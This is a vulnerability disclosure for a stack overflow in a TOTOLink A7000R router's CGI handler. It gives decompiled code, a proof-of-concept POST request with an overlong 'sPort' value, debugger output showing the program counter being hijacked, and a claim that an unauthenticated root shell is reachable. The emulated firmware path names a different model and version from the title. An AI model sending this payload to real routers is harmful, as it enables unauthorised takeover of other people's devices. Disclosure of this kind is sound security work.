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
TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html


Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	⊕
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	⊕
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	⊕
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	⊕
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	⊕
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	⊕

Vulnerability details



```
  Var = websGetVar(a1, "addEffect", (int)&word_43908C);
  v3 = atoi(Var);
  v4 = websGetVar(a1, "enable", (int)&word_43908C);
  v5 = atoi(v4);
  memset(v15, 0, sizeof(v15));
  memset(v16, 0, sizeof(v16));
  if ( !v3 )
  {
    nvram_set_int("fw_lw_enable_x", v5 != 0);
LABEL_20:
    nvram_commit();
    notify_rc("restart_firewall");
    goto LABEL_21;
  }
  v6 = websGetVar(a1, "ip", (int)&byte_43AFC8);
  v7 = websGetVar(a1, "proto", (int)&byte_43AFC8);
  v8 = websGetVar(a1, "sPort", (int)&byte_43AFC8);
  v9 = websGetVar(a1, "ePort", (int)&byte_43AFC8);
  v17 = websGetVar(a1, "desc", (int)&byte_43AFC8);
  v10 = websGetVar(a1, "time", (int)&byte_43AFC8);
  v11 = websGetVar(a1, "date", (int)&byte_43AFC8);
  sprintf(v16, "%s:%s", v8, v9);
  if ( v6 && v8 && v9 && (*v6 || *v8 || *v9) )
  {
    if ( v3 != 1 )
    {
0001F62C sub_41F594:22 (41F62C)
```

`v8` is formatted into `v16` through sprintf function, and `v8` is the value of `sPort` we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 584
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setIpPortFilterRules","addEffect":"1","sPort":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 584
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setIpPortFilterRules","addEffect":"1","sPort":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA"}
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Wed, 20 Jul 2022 02:25:03 GMT
Server: lighttpd/1.4.30

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```

The above figure shows the POC attack effect




```
darry @ darry-virtual-machine in ~/Desktop/totolink/_TOTOLINK_C8542R-1C_A3700R_IP04419_MT7621DAN_SP
I_16M128M_V9.1.2u.6134_B20201202_ALL.web.extracted/squashfs-root [10:23:53]
$ sudo python3 1.py
{"topicurl": "setting/setIpPortFilterRules", "addEffect": "1", "sPort": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
[+] Starting local process '/usr/bin/sudo': pid 8097
[*] Switching to interactive mode
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
{
    "success":    true,
    "error":    null,
    "lan_ip":    "",
    "wtime":    "0",
    "reserv":    "reserv"
}
$ 
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────[ REGISTERS ]─────────────────────────
*V0   0x1
*V1   0x1
*A0   0x1
*A1   0x1
*A2   0x1
 A3   0x0
*T0   [illegible] ◂— 0x6c5f5f00
*T1   [illegible] ◂— 0
*T2   0x771
*T3   0xffffffff
*T4   0xf0000000
*T5   0x1
*T6   0x3a22656d ('me":')
*T7   [illegible] ◂— move   $v0, $zero /* 0x1021 */
*T8   0x34
*T9   [illegible] ◂— lui    $gp, 2 /* 0x3c1c0002 */
*S0   0x41414141 ('AAAA')
*S1   0x41414141 ('AAAA')
*S2   0x41414141 ('AAAA')
*S3   0x41414141 ('AAAA')
*S4   0x41414141 ('AAAA')
*S5   0x41414141 ('AAAA')
*S6   0x41414141 ('AAAA')
*S7   0x41414141 ('AAAA')
*S8   0x41414141 ('AAAA')
*FP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*SP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*PC   0x41414141 ('AAAA')
─────────────────────────[ DISASM ]─────────────────────────
Invalid address 0x41414141

─────────────────────────[ STACK ]─────────────────────────
00:0000│ fp sp 0x7fffe238 ◂— 0x41414141 ('AAAA')
... ↓         7 skipped
─────────────────────────[ BACKTRACE ]─────────────────────────
 ► f 0 0x41414141
pwndbg>
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttpd
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ # 
```

Finally, you can write exp to get a stable root shell without authorization.